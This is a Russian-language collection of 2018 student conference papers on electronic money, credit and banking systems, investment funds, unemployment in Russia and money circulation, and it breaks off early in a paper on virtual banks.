Электронные деньги – новая форма денег. Их история началась примерно с 50-х гг. XX века, когда произошел переход ведения записей на банковских счетах с бумажных носителей информации на электронные. Электронные взаиморасчеты составили конкуренцию бумажным деньгам и монетам.

Электронными деньгами является платёжное средство, которое существует исключительно в электронном виде, а именно в виде записей в специализированных электронных системах. [2].

Национальный Банк Республики Беларусь даёт следующее определение данному понятию: электронные деньги – хранящиеся в электронном виде единицы стоимости,

выпущенные в обращение в обмен на наличные или безналичные денежные средства и принимаемые в качестве средства платежа при осуществлении расчетов как с лицом, выпустившим в обращение данные единицы стоимости, так и с иными юридическими и физическими лицами, а также выражающие сумму обязательства этого лица по возврату денежных средств любому юридическому или физическому лицу при предъявлении данных единиц стоимости [3].

В отличие от традиционных денег, которые могут выпускаться либо центральным банком (наличные деньги), либо другими банковскими институтами (депозитные деньги), электронные деньги могут эмитироваться специализированными небанковскими кредитными институтами, которые предусматривают особый порядок регулирования их деятельности.

В современной экономике принято выделять два основных типа электронных денег: на основе карт (card-based) и на основе сетей (network-based).



Рисунок 1 – Основные типы электронных денег

Электронные деньги на базе карт представляют собой пластиковые карты со встроенным микропроцессором, куда записан эквивалент денежной стоимости. Широко распространены смарт-карты небанковских организаций, которые позволяют оплачивать товары и услуги: транспортные,

медицинские карты, телефонные и т.д. Примерами электронных денег на базе карт можно считать Mondex и VisaCash.

Для проведения операций с электронными деньгами на базе сетей нужно установить специальное программное обеспечение. При помощи таких денег возможно оплатить покупки в интернет-магазинах, виртуальном казино т.п. К наиболее популярным платежным системам интернета относят Яндекс Деньги, PayPal, Webmoney, Qiwi и другие. Такие системы имеют высокую степень защиты от взлома и мошенничества, а сделки между пользователями систем подтверждены электронными контрактами.

Электронные деньги особенно полезны и удобны при осуществлении массовых платежей небольших сумм. Например, при платежах в транспорте, кинотеатрах, оплате коммунальных услуг, оплате штрафов, расчетах в интернете и т. д. Процесс платежа электронными деньгами осуществляется очень быстро, не требуется ждать в очередях, не надо выдавать сдачу, деньги переходят от плательщика к получателю сразу [4].

Электронные деньги имеют ряд преимуществ перед наличными деньгами: делимость, высокая портативность, отсутствие человеческого фактора; невозможно укрыть средства от налогообложения, безопасность и т. п.

Электронные деньги имеют ряд особенностей:

- Электронные деньги могут быть персонифицированными и анонимными.

- При использовании электронных денег офлайн, контрагенту нет нужды связываться с банком перед получением наличности от пользователя.

- В любой момент времени владелец может обменять деньги, хранящиеся в электронном виде, на наличные и безналичные деньги и т.д.

Использование электронных денег имеет важное значение для экономике:

- Не требуют затрат на материалы в отличие от бумажных денег и монет;

- Стимулируют рост рынка электронной коммерции в целом;

- Благодаря электронным картам и кошелькам

облегчается контроль за общим движением средств и т.д.

Таким образом, существует много точек зрения на электронные деньги и их сущность. Однако существует две основные концепции: электронные деньги как предоплаченный финансовый продукт и как денежная стоимость, выраженная в валютных единицах и хранящаяся в электронной форме в электронном устройстве, находящемся во владении клиента. При этом электронные деньги способны выполнять всю совокупность функций наличных денег: мера стоимости, средство обращения, средство платежа, средство накопления и средство мировых денег – и имеют значительные перспективы для развития.

Постоянно совершенствуются информационные и финансовые технологии, совершенствуется или полностью изменяется законодательство во многих странах, регулирующее процесс выпуска, обращение и погашения электронных денег, развивается телекоммуникационная инфраструктура, растут объемы электронной коммерции. Все это способствует формированию новых систем электронных денег, которые действительно будут надежными, эффективными и мало рискованными, а значит и привлекательными для потребителей. Иными словами, электронные деньги будут функционировать и продолжать развиваться в будущем, так как они обладают рядом преимуществ, привлекающих потребителя.

Литература и примечания:

[1] Деньги, кредит, банки: учеб. /Г.И. Кравцова [и др.]; под ред. Г.И. Кравцовой. – Минск: БГЭУ, 2012. – 639 с.

[2] Деньги, кредит, банки: Учеб./ Под ред. Г.Н. Белоглазовой. М.: ЮРАЙТ, 2010. С. 18

[3] Банковский кодекс Республики Беларусь. [Электронный ресурс]. – 2018. – Режим доступа: <http://kodeksy.by/bankovskiy-kodeks>. – Дата доступа: 11.04.2018.

[4] Деньги, кредит, банки: Учеб./ Под ред. О.И. Лаврушина. М.: КНОРУС, 2010. С. 39

*А.В. Сенько,
студент 2 курса напр. «Финансы»,
e-mail: senko.alina98@mail.ru,
А.В. Новицкая,
студент 2 курса напр. «Финансы»,
e-mail: 10not10@mail.ru,
науч. рук.: Н.П. Моради Сани,
БГЭУ,
г. Минск, Беларусь*

ЗНАЧЕНИЕ И РОЛЬ КРЕДИТНОЙ СИСТЕМЫ В ЭКОНОМИКЕ СТРАНЫ

Аннотация: в статье приведены поредения кредитной системы, описаны ее инструменты, функции и параметры, охарактеризованы основные составляющие кредитной системы и показана важность кредитной системы для экономики страны.

Ключевые слова: кредитная система, кредитные организации, функции кредитной системы, банковская система, паробанковская система

Кредитная система и, особенно то, в каком состоянии и на каком этапе развития она находится, играет очень важную роль в экономическом развитии государства, так как функционирование кредитной системы опосредует все стадии процесса общественного воспроизводства, с которым самым тесным образом связан банковский кредит [2].

Объем, направление и структура банковских операций устанавливаются исходя из потребности в финансировании капиталовложений и текущего производства, масштабов хозяйственного оборота. Следует отметить, что через кредитную систему проходит огромный объем денежных расчетов и платежей предприятий, организаций и населения. Она преобразует в активно действующий капитал временно свободные денежные средства, выполняет различные кредитные, расчетные, инвестиционные и иные операции [3].

В различной экономической литературе определение

кредитной системы разнится в небольшой степени, но суть данного понятия остается тем же. Далее будут представлены определения кредитной системы из различных источников.

В широком смысле слова, кредитная система – это совокупность кредитных отношений и кредитных институтов, организующих эти отношения.

В узком смысле слова, кредитная система – это совокупность кредитных организаций страны в определенный исторический период [5, с. 315].

Кредитная система – это совокупность банковских и иных кредитных учреждений, которые осуществляют кредитные операции в стране [4, с. 267].

Следовательно, можно отметить, что под кредитной системой понимается совокупность кредитных организаций и кредитных отношений, возникающие с различными экономическими субъектами, а также между самими кредитными организациями.

Институциональную основу кредитной системы образует сеть функционально различающихся банков, деятельность которых регулируется центральным банком, а также других кредитных организаций и прочих звеньев, образующих инфраструктуру кредитных отношений, что отражено на рисунке 1.

Инструментами кредитных связей и отношений являются банки, деньги и долговые ценные бумаги (облигации, векселя), кредитные договоры и соглашения, залог. Отметим, что кредитный механизм функционирует именно посредством их использования.



Рисунок 1 – Состав кредитной системы

Функциями кредитной системы являются:

- функция расширения денежного предложения в стране. Она представляет собой способность кредитной системы мультипликативно расширять денежное предложение в стране;
- функция создания и функционирования рынка ссудных капиталов, которая представляет собой способность кредитной системы формировать рынок ссудных капиталов [1].

К параметрам кредитной системы относятся:

- количество направлений кредитной специализации;
- численность кредитных отношений.

Следует обозначить, что институциональные элементы кредитной системы объединены общей характерной чертой. Их участие в кредитных отношениях значительно различается по видам деятельности, формам организации, месту и роли в кредитной системе, значению кредитных проектов и иным параметрам.

Кредитная система состоит из банковской и парабанковской систем.

– Банковская система – совокупность различных банков и банковских организаций в их взаимосвязи и взаимодействии, существующая в стране в определенный исторический период.

–Парабанковская система – объединение учреждений, не включаемых в банковскую систему по административному признаку или организационному признаку, в значительной степени дистанцированных от банковской деятельности [4].

Необходимо обратить внимание, что в теории и на практике достаточно распространено также понятие «кредитно-банковская система».

Взаимосвязь банков как элементов банковской системы обусловлена:

- общностью их целей, прав и обязанностей;
- единой законодательной базой;
- единым порядком регулирования банковской деятельности со стороны государства.

На данный момент выделяются одноуровневая и двухуровневая банковские системы. Однако на практике существуют и трехуровневые, и четырехуровневые системы. Чаще всего в дополнительный уровень выделяют некоммерческие кредитно-финансовые организации, группы банков, объединенных по какому-либо признаку.

Что касается небанковских кредитно-финансовых организаций, то они обслуживают прежде всего ту часть рынка, которая не обслуживается (недостаточно обслуживается) банковской системой. К ним можно отнести: лизинговые компании, ссудо-сберегательные общества, кредитные союзы и кооперацию, инвестиционные компании (фонды), страховые общества, взаимные (паевые) фонды, пенсионные фонды, благотворительные фонды, ломбарды, организации финансовых рынков, клиринговые центры, пункты проката и иные кредитно-финансовые организации [4].

В свою очередь, к учреждениям парабанковской системы можно отнести ломбард, кредитный консалтинг, кассы взаимопомощи, корпоративные социальные фонды, строительно-сберегательные кассы, почтово-сберегательная система. Кредитные операции обычно имеют для таких организаций второстепенное значение. Их достоинство состоит в том, что они способны обеспечивать дифференцированный подход к заемщику, маневрируя условиями кредитования, уровнем процентной ставки и т.д.

Таким образом, рассмотрев значение и роль кредитной системы можно сделать вывод, что кредитная система является объективно важной составляющей любой страны. Функционирование кредитной системы становится возможным благодаря деятельности кредитно-финансовых организаций, образующих её. Она позволяет перераспределять свободные денежные средства одних субъектов хозяйствования в пользу других, также обеспечивает наиболее полное удовлетворение потребностей в денежно-кредитном обслуживании всей экономики и ее звеньев.

Литература и примечания:

[1] Звонова Е.А. Деньги, кредит, банки: учебник и практикум. – Москва: ИНФРА – М, 2012. – 455 с.

[2] Кравцова Г.И. Деньги, кредит, банки: учебник. – Минск: БГЭУ, 2012. – 639 с.

[3] Лаврушина О.И. Деньги, кредит, банки: учебник. – М.: КНОРУС, 2007. – 560 с.

[4] Лемешевский И. М. Деньги, кредит, банки: общая теория и современная практика: курс лекций для студентов экономических специальностей вузов. – Минск: ФУАинформ, 2015. – 735 с.

[5] Олейникова И.Н. Деньги, кредит, банки: учебное пособие. М.: Магистр, 2011. С.512.

© А.В. Сенько, А.В. Новицкая, 2018

*Е.Н. Стецко,
студент 2 курса напр. «Экономика»,
e-mail: stecko.elizaveta@yandex.by,
А.Н. Дзюба,
студент 2 курса напр. «Экономика»,
e-mail: anna.dzuba@bk.ru,
науч. рук.: Н.П. Моради Сани,
БГЭУ,
г. Минск, Беларусь*

ИНВЕСТИЦИОННЫЕ ФОНДЫ, ИХ ВИДЫ И РОЛЬ В ЭКОНОМИКЕ СТРАНЫ

Аннотация: в статье приведены виды инвестиционных фондов, их распространённость в мире, структура и роль в стране.

Ключевые слова: инвестиции, инвестиционный фонд, паевый инвестиционный фонд, сбережения.

Инвестиционные фонды, в соответствии с общепринятым рейтингом институциональных инвесторов, являются наиболее значимыми и по объёму средств, и по сложности организации. Инвестиционные фонды осуществляют функцию накопления средств населения, что рассматривается как важнейшая общественная задача. Инвестиционные компании как особый вид институциональных инвесторов, которые сочетают инвестирование с организацией накопления денежных средств населения. Особое место среди них занимают фонды.

В белорусском законодательстве инвестиционные фонды трактуются как: открытое акционерное общество, осуществляющее аккумуляцию и инвестирование денежных средств, внесенных акционерами этого общества в качестве оплаты эмитируемых им акций, а также иного имущества, полученного в результате такого инвестирования (акционерный инвестиционный фонд), либо принадлежащая на праве общей долевой собственности владельцам инвестиционных паев и находящаяся в доверительном управлении управляющей

организации паевого инвестиционного фонда совокупность денежных средств, полученных в качестве оплаты инвестиционных паев, а также иного имущества, приобретенного в результате инвестирования денежных средств (паевой инвестиционный фонд).[1]

Инвестиционные фонды – финансовые посредники, обеспечивающие привлечение средств участников посредством выпуска ценных бумаг или заключения договоров, их объединения и инвестирования на диверсифицированной основе в ценные бумаги и иные разрешённые объекты в целях извлечения прибыли, а также распределение стоимости чистых активов пропорционально долям, принадлежащим инвесторам. [2, с. 87]

В Российском законодательстве под инвестиционным фондом подразумевается имущественный комплекс, который находится в собственности акционерного общества или в общей долевой собственности физических и юридических лиц. Использование данного комплекса должно быть направлено исключительно на соблюдение интересов акционеров. [3]

В качестве основных критериев классификации инвестиционных фондов используется следующая классификация.

Инвестиционные фонды, наряду с классификацией, имеют ряд функций основные из которых:

- снижение затрат на проведение операций на рынке ценных бумаг.

- аккумуляция сбережений индивидуальных инвесторов;

- диверсификация рисков с помощью вложения средств индивидуальных инвесторов в различные инструменты финансового рынка. [4]

Значение инвестиционных фондов состоит в решении следующих важнейших задач:

- безопасном размещении средств с целью увеличения капитала инвестора, снижения индивидуального предпринимательского риска совладельцев фонда и повышения доходности их вложений за счет профессионального управления инвестициями и контроля за таким управлением;

- развитию рынка ценных бумаг, увеличении спроса на

ценные бумаги, повышении их ликвидности;

- в аккумуляции ресурсов для инвестирования в экономику;

- создании конкуренции банкам, другим финансовым институтам на рынке ценных бумаг. [2, с. 95]



Рисунок 1 – Классификация инвестиционных фондов

Таким образом, можно сделать вывод, что управление деятельности инвестиционных фондов на законодательном уровне занимаются различные государственные организации в зависимости от уклада страны.

Так же в Республике Беларусь 17 июля 2017 года был подписан Закон «Об инвестиционных фондах». Согласно которому, предусмотрено создание двух видов инвестиционных фондов: акционерных, в форме ОАО, и паевых – открытого и закрытого типов. Акционерный инвестиционный фонд представляет собой юридическое лицо, которое вправе самостоятельно управлять имуществом фонда, предназначенным для инвестирования. В противном случае он должен передать имущество в управление управляющей организации. В свою очередь, паевой инвестиционный фонд создается без образования юридического лица. Формирует паевой инвестиционный фонд управляющая организация. Все имущество фонда находится в общей долевой собственности вкладчиков.

Развитие инвестиционных фондов в Республике Беларусь позволит: увеличить приток внутренних инвестиций в экономику; усилить конкуренцию в сфере привлечения средств населения; увеличить спрос на ценные бумаги; расширить возможности населения по сохранению и приумножению своих сбережений.

Литература и примечания:

[1] Закон Республики Беларусь «Об инвестиционных фондах» [Электронный ресурс]. – Режим доступа: \ <http://pravo.by/document>. – Дата доступа: 15.04.2018.

[2] Денежное обращение и кредит: учеб. Пособие в 4 ч. Ч. 2. Деятельность небанковских кредитно-финансовых организаций /Г.И. Кравцова [и др.]; под ред. Г.И. Кравцовой. – Минск: БГЭУ, 2018. – 306 с.

[3] Закон Российской Федерации «Об инвестиционных фондах» [Электронный ресурс]. – Режим доступа: \ <https://210fz.ru/zakon-ob-investicionnyx-fondax/>. – Дата доступа: 15.04.2018.

[4] Инвестиционные фонды [Электронный ресурс]. – Режим доступа: \ <https://myfin.by/wiki/term/investicionnyie-fondy>. – Дата доступа: 15.04.2018.

© *Е.Н. Стецко, А.Н. Дзюба, 2018*

Д.В. Гринь,
студент 2 курса напр. «Экономика»,
e-mail: diana-grin99@mail.ru,
И.В. Чиркина,
студент 2 курса напр. «Экономика»,
e-mail: inga.chirkina@mail.ru,
науч. рук.: Н.П. Моради Сани,
БГЭУ
г. Минск, Беларусь

ПОНЯТИЕ, ВИДЫ И СТРУКТУРА БАНКОВСКОЙ СИСТЕМЫ РЕСПУБЛИКИ БЕЛАРУСЬ

Аннотация: в статье приведены понятия банковской системы, описаны ее особенности, охарактеризованы основные виды банковской системы и показана важность банковской системы для экономики страны.

Ключевые слова: банковская система, двухуровневая банковская система, одноуровневая банковская система

Современная экономика представляет собой очень сложную систему, каждая часть которой тесно связана с другими и играет важную роль. Но одну из важнейших ролей играет национальной банковской система, обеспечивающая на современном этапе развития экономических взаимоотношений, нормальное функционирование всей экономики в целом.

Понятие «система» применимо не только к деньгам и организации денежного обращения. Оно используется также и для определения кредитных отношений, банков и организации деятельности. Обращение к системе позволяет соединить отдельные части в некое целое, придать действию отдельных частей определенное единство [1, с. 462].

О разнообразии современных подходов к определению понятия «банковская система» можно судить по следующим определениям. Банковская система – это совокупность банков, находящихся в тесном взаимодействии друг с другом и внешней средой. Банковская система – совокупность различных видов банков и банковских институтов в их взаимосвязи,

существующая в той или иной стране в определенный исторический период; составная часть кредитной системы [2, с 378].

Все больше внимания уделяется вопросам обеспечения надежного функционирования банковских систем – как международных, так и национальных, что возможно, если исходить из основных принципов: поддержки действительно надежных банков; повышения открытости в деятельности банков; контроля риска посредством регулирования и надзора [3, с. 143].

Банковскую систему можно охарактеризовать по различным критериям.

1) По степени централизации управления и характеру взаимодействия банков: централизованная (административная), рыночная.

2) По соподчиненности элементов: одноуровневая, двухуровневая

Практикой сформировано несколько типов банковских систем: централизованная (распределительная); рыночная; переходного периода (от централизованной к рыночной).

Таблица 1 – Сравнительная характеристика централизованной и рыночной банковских систем

Централизованная банковская система	Рыночная банковская система
– государственная монополия на банковское дело; – государство является собственником банков	– различные формы собственности на банки; – банки функционируют на рыночной основе
– структура банковской системы суперцентрализована (функционирует единый банк)	– функционирует множество банков различных видов
– автоматическое аккумулирование ресурсов; – распределение в соответствии с кредитными планами	– осуществление надзора за банковской деятельностью на основе регулирования экономическими методами

– централизованное регулирование; – директивное планирование деятельности банков	– децентрализованное управление; – разграничение ответственности между банками и государством
---	--

В Республике Беларусь сформировалась двухуровневая кредитная система: I уровень – центральный банк страны (Национальный банк Республики Беларусь), II уровень – коммерческие банки и другие небанковские финансово-кредитные учреждения, осуществляющие отдельные банковские операции. Существование двух уровней позволяет центральному банку регулировать деятельность банков второго уровня и воздействовать на процесс общественного воспроизводства. Двухуровневая система основывается на построении взаимоотношений между банками в двух плоскостях: по вертикали и по горизонтали. Взаимоотношения по вертикали – это отношения между Национальным банком Республики Беларусь и коммерческими банками; по горизонтали – отношения партнерства и конкуренции между различными низовыми звеньями банковской системы (коммерческими банками). Национальный банк является центральным банком Республики Беларусь и действует исключительно в интересах Республики Беларусь.



Рисунок 1 – Структура банковской системы Республики Беларусь

Таким образом, современная банковская система – это важнейшая сфера национального хозяйства любого развитого

государства. Её роль определяется тем, что она управляет в государстве системой платежей и расчетов; большую часть своих коммерческих сделок осуществляет через вклады, инвестиции и кредитные операции; наряду с другими финансовыми посредниками банки направляют сбережения населения к фирмам и производственным структурам. Коммерческие банки, действуя в соответствии с денежно-кредитной политикой государства, регулируют движение денежных потоков, влияя на скорость их оборота, эмиссию, общую массу, включая количество наличных денег, находящихся в обращении. Банковская система обеспечивает клиентов многообразными услугами: от традиционных депозитно-ссудных и расчетно-кассовых операций, определяющих основу банковского дела, до новейших форм денежно-кредитных и финансовых инструментов, используемых банковскими структурами (лизинг, факторинг и т.д.).

Литература и примечания:

[1] Банковское дело: учебник / Г.Г. Коробова [и др.]; под ред. Г.Г. Коробовой. – Москва: Экономистъ, 2008. – 766 с.

[2] Кравцова Г.И. Деньги, кредит, банки: учеб. пособие / Г.И. Кравцова; под ред. Г.И. Кравцовой. – Минск, 2012. – 639 с.

[3] Банковская система Республики Беларусь: [Электронный ресурс]. – Электрон. Данные URL: (дата обращения: 11.05.2018) – Заглавие с экрана.

© Д.В. Гринь, И.В. Чиркина 2018

*Л.М. Шагивалеева,
студент 1 курса напр. «Экономика»,
e-mail: agnessa_chan@mail.ru,
науч. рук.: Н.Г. Вишневская,
к.э.н., доц.,
БашГУ,
г. Уфа*

БЕЗРАБОТИЦА КАК ПРОБЛЕМА СОВРЕМЕННОГО РЫНКА ТРУДА

Аннотация. Исследование посвящено проблеме безработицы и ее последствиям для общества. Рассматриваются типы и динамика уровня безработицы. Предложены меры по сокращению количества безработных.

Ключевые слова: безработица; экономика; экономическая жизнь; виды безработицы; рынок труда; квалификация; повышение квалификации; трудоспособное население; проект.

Одной из основных проблем современной российской экономики является проблема безработицы, которая выступает как сложный и противоречивый макроэкономический феномен экономической жизни. Безработные являются неотъемлемой частью любого общества, и Россия не является исключением.

Безработица является социальным и экономическим явлением, в котором часть работающего населения не может найти работу и, таким образом, осознает, что право собственности на их труд относительно велико по эффективности капитала. [8]

Существуют различные виды безработицы, такие как:

Структурная безработица, которая фокусируется на структурных проблемах в экономике и неэффективности на рынках труда.

Фракционная безработица подразумевает период времени между рабочими местами, когда работник ищет или переходит от одной работы к другой.

Циклическая безработица - это тип безработицы, который

возникает, когда в экономике недостаточно совокупного спроса на работу для всех, кто хочет работать. По данным Федерации независимых профсоюзов России, примерно 20% из них уволенные позже возвращаются к своему работодателю с более низкой зарплатой, сообщает «Интерфакс». [10]

Учитывая все факторы, которые в последнее время влияют на российскую экономику, неудивительно, что многие эксперты прогнозировали, что российское население неизбежно столкнется с массовой безработицей. [3].

Предметом этого исследования является анализ уровня безработицы в России в 2016 году и начале 2017 года. Уровень безработицы в России в январе 2017 года увеличился до 5,6 процента с 5,3 процента в декабре и значительно превышает ожидания рынка в 5,6 процента. Это был самый высокий показатель безработицы с мая 2016 года. Число безработных увеличилось на 185 тыс. человек до 4,288 млн. человек и число экономически активных людей.

Уровень безработицы в России составлял в среднем 7,77 процента с 1993 по 2016 год, достигнув рекордного уровня в 14,10 процента в феврале 1999 года и рекордного минимума в 4,8 процента в августе 2014 года. [7].



Рисунок 1 – Уровень безработицы в России, % [6].

Скрытая безработица возникает во времена

экономических потрясений. Кроме того, российский рынок труда прибегает к системе скрытой безработицы, в которой работники переводятся на сокращенную рабочую неделю, отправляются в неоплачиваемые отпуска, переводятся на сокращенный режим работы. Рабочие, в свою очередь, принимают эту систему ввиду небольшого количества реальных альтернатив. Государство также вполне удовлетворено таким поведением работодателей и сотрудников. [7].

Другим недостатком является то, что значительная часть рабочей силы страны в этот период не имеет ни легального, ни т.н. «теневого дохода» от своей трудовой деятельности совсем, или же, временно, не работает.

С одной стороны, это позволяет работодателям поддерживать или даже увеличивать доходы работника, смягчать социальные последствия кризиса в экономике и обеспечивать удовлетворение потребностей общества, которые экономика по какой-либо причине не может удовлетворить самостоятельно. С другой стороны, ни один человеческий ресурс страны не исчерпан полностью, дисбаланс в экономике усиливается, поступление налогов в государственную казну снижается и т. д. [3].

Подводя итог, следует сказать, что российский рынок труда смог справиться с проблемами экономического кризиса, используя свою собственную модель, в которой естественные недостатки были превращены во временные преимущества.

Сокращение окладов, трудоустройство граждан на временную работу, сокращение рабочего времени, интенсификация внутренней трудовой миграции, передача людей на дистанционную занятость - по сути, эти процессы в лучшем случае являются лишь временными мерами. Тем не менее, они позволяют многим работникам оставаться на плаву, не теряя работу при этом работу и имея хотя бы некоторый источник дохода в тяжелые, как для государства так и для каждого члена общества, экономические времена. [6].

Таким образом, мы можем выделить следующие способы решения проблемы безработицы в России:

- социальная поддержка (каждое государство, гарантирует финансовую поддержку и помощь в поиске

подходящей работы каждому, кто официально зарегистрирован как безработный и состоит на учете в центре занятости);

- создание новых условий для профессионального роста;
- создание системы курсов переподготовки.

Литература и примечания

[1] Беседина Е.А. Метод проектов на уроках английского языка в системе «школа-вуз»: Сб.тр. «Непрерывное профессиональное образование: теория и практика». Новосибирск. 2014. С.385-387.

[2] Дробышевский С. Идрисов Г., Казакова М. Аналитики Высшей школы экономики / (НИУ ВШЭ) и РАНЭПА, 2016 год: http://www.ranepa.ru/images/docs/monitoring/2016_9-27_may.pdf

[3] Докучаев Д.А. «Любопытный случай российского рынка труда», 2017 год

[4] Кобелева Е.П. «Развитие профессиональной и лингвистической компетенции будущих экономистов в транспортном университете: организация и содержание процесса» // Мир науки, культуры и образования – 2011. – № 3. – Р. 103106

[5] Федеральная служба государственной статистики Российской Федерации: <http://www.gks.ru>.

[6] Социально-экономическая ситуация в Российской Федерации на 2016 год (FSGS. - Москва, 2016)

[7] Рейтинг безработных в Российской Федерации на 2017 год: <http://www.tradingeconomics.com/russia/unemployment-rate>

[8] Вишневская Н.Г. Методология исследования региональных рынков труда // Журн. экон. теории. 2009. № 3. С. 210-213

[9] Вишневская Н.Г. Рынок труда стран СНГ: сравнительный анализ конъюнктурных особенностей // Региональная экономика: теория и практика. 2015. № 37 (412). С. 58-71

[10] www.pravdareport.com/business/finance/05-04-2010/112838-unemployment-0/

*К.А. Щетко,
студент 2 курса напр. «Экономика»,
М.С. Кириенко,
студент 2 курса напр. «Экономика»,
e-mail: 2.list@list.ru,
науч. рук.: Н.П. Моради Сани,
БГЭУ,
г. Минск, Беларусь*

ВИДЫ, СУЩНОСТЬ И РОЛЬ ДЕНЕЖНОГО ОБОРОТА

Аннотация: в статье приведены виды, сущность и роль денежного оборота, описаны его инструменты, функции и параметры, охарактеризованы основные составляющие денежного оборота и показана его важность для экономики страны.

Ключевые слова: денежный оборот, финансовая система, наличный денежный оборот, безналичный денежный оборот.

Оборот денежных средств играет огромную роль в хозяйственной жизни предприятия любой собственности.

Современная экономика любого государства представляет собой широко разветвленную сеть сложных отношений миллионов входящих в нее хозяйствующих субъектов между собой, а также с внешними агентами из других стран. Основой этих взаимосвязей выступают расчеты и платежи, в процессе которых удовлетворяются взаимные требования и обязательства.

Эффективное развитие экономики страны во многом определяется состоянием денежного обращения, стабильным функционированием денежной системы.

Денежное обращение пронизывает собою всю финансовую систему.

С помощью потока денег в наличной и безналичной формах – денежного оборота как совокупности всех платежей, опосредующих движение стоимости в денежной форме между финансовыми и нефинансовыми агентами во внутреннем и внешнем экономических оборотах страны за определенный

период, — обеспечиваются реализация валового продукта, использование национального дохода и все последующие перераспределительные процессы в экономике.

Правильная организация денежного оборота — условие эффективного управления экономикой [1].

Первые попытки теоретически осмыслить природу денег были сделаны еще выдающимися мыслителями древности — Ксенофонтом, Платоном и особенно Аристотелем, которого по праву считают родоначальником экономической науки, в том числе науки о деньгах. Аристотель не только высказал ряд исключительно важных научных гипотез о природе и функциях денег, но и сделал небезуспешные попытки анализа денег в их взаимосвязи с такими экономическими категориями, как «товар», «капитал», которые фактически положены в основу научной теории денег. Движение денег при выполнении ими своих функций представляет собой денежное обращение [2].

Денежный оборот — это процесс непрерывного движения денег в наличной и безналичной формах. Фактически денежный оборот представляет собой движение денег в процессе выполнения ими функций средства обращения и средства платежа.

Денежный оборот есть проявление сущности денег в их движении. Денежный оборот охватывает процессы распределения и обмена. На его объем и структуру оказывают влияние стадии производства и потребления.

Существует множество видов денежного оборота, но мы рассмотрим: наличный и безналичный. Данная структура денежного оборота представлена на рисунке 1.




Рисунок.1 – Структура денежного оборота

Общая сумма платежей, осуществляемая наличными деньгами за определенный период времени, характеризует величину налично-денежного оборота, в который включаются выдачи наличных денег из касс банков, поступления денег в кассы банков, оборот наличных денег через почту, выплаты из касс предприятий, организаций и учреждений населению, платежи населения предприятиям, организациям и учреждениям, оборот наличных денег между гражданами.

Независимо от типа (модели) экономики, рыночной или административно-командной, налично-денежный оборот составляет меньшую в процентном соотношении с безналичным оборотом часть. Но роль его чрезвычайно велика. Кругооборот наличных денег обслуживает получение и расходование денежных доходов населения, часть платежей предприятий и организаций [3].

Безналичный денежный оборот является основной частью денежного и платежного оборота, где движение денег происходит в виде перечислений по счетам в кредитных учреждениях или зачетов взаимных требований. Он опосредует такие сферы хозяйственных отношений, как: реализация продукции, услуг, работ, распределение и перераспределение национального дохода, получение и возврат банковских кредитов, выплата и использование денежных доходов.

Большая часть платежей совершается без использования наличных денег. Хранение денег на текущих счетах получило в странах с рыночной экономикой наибольшее распространение.

Функционирование этих счетов обеспечивается через чековое обращение. Чеки появились в обращении на рубеже XVI – XVII вв. одновременно в Великобритании и Голландии.

В начале XX в. экономисты считали деньгами лишь монеты и банкноты. Чековое обращение только формировалось. И лишь Дж. М. Кейнс увидел во вкладах (депозитах) до востребования (чековых вкладах), предназначенных для использования в качестве средства платежа, реальные деньги.

Наличные деньги связаны с бумагой или металлом. Они имеют реальные высокие издержки хранения и транспортировки, а также могут быть потеряны или подделаны.

Безналичные расчеты представляют собой расчеты между юридическими и физическими лицами, а также с их участием, выполняемые в безналичном порядке, то есть путем перечислений денежных средств со счета плательщика на счет получателя средств (бенефициара) или зачета взаимных требований.

Составной частью денежного оборота является платежный оборот, в котором деньги функционируют как средство платежа и используются для погашения обязательств. Платежный оборот осуществляется как в безналичной, так и в наличной формах [4].

Таким образом, денежный оборот, опосредуя сложные экономические связи, может как облегчить обмен, так и существенно ухудшить условия производства, распределения и потребления общественного продукта. Эффективно организованный денежный оборот обеспечивает расширенное воспроизводство при минимизации общественных (социальных) потерь. Нарушение устойчивости денежного оборота, особенно на длительных временных интервалах, влечет невозможность полноценного выполнения деньгами своих функций и, следовательно, реализации их роли в общественном воспроизводстве. Поэтому обеспечение устойчивости денежного оборота – одна из важнейших целей в системе целевых ориентиров денежно-кредитной политики.

Литература и примечания:

[1] Деньги. Кредит. Банки: учебник / Под ред. Е.Ф.Жукова. – М.: ЮНИТИ-ДАНА, 2015. – 784 с.

[2] Базулин Ю.В. Происхождение и сущность денег. – СПб.: Изд-во СПбГУ, 2016. – 254 с.

[3] Денежное обращение и банки: Учебное пособие / Под ред. Г.Н. Белоглазовой, Г.В. Толоконцевой.– М.: Финансы и статистика, 2016. – 418 с.

[4] Деньги, кредит, банки. Экспресс-курс: учебное пособие / кол. авт.; под ред. засл. деят. науки РФ, д-ра экон. наук, проф. О.И. Лаврушина. – 4-е изд., стер. – М.: КНОРУС, 2010. – 320 с.

© К.А. Щетко, М.С. Кириенко, 2018

*А.В. Яловик,
студент 2 курса напр. «Экономика»,
Е.В. Шарковская,
студент 2 курса напр. «Экономика»,
e-mail: an.yalowik@yandex.by,
науч. рук.: Н.П. Моради Сани,
БГЭУ,
г. Минск, Беларусь*

ПОНЯТИЕ ВИРТУАЛЬНОГО БАНКА

Аннотация: в данной статье представлена информация о виртуальном банке, раскрыто его понятие, структура и сущность. Также затрагивается вопрос характеристики и особенностей функционирования банков в Республике Беларусь.

Ключевые слова: банк, интернет-банкинг, банковская деятельность, банковское обслуживание клиентов, банковские операции.

Деятельность различных банков является тем каналом, при помощи которого различные изменения на денежном рынке трансформируются в определённые изменения на товарном рынке. Банки – это атрибут не отдельно взятого экономического региона или какой-либо одной страны, сфера их деятельности не имеет ни географических, ни национальных границ, это планетарное явление, обладающее колоссальной финансовой мощью, значительным денежным капиталом.

Ввиду применения различных современных достижений науки и техники, а также растущей роли инновационных технологий в современном мире и непосредственно в банковской сфере, актуальным является вопрос о функционировании виртуального банка как одного из представителей инноваций в банковской сфере.

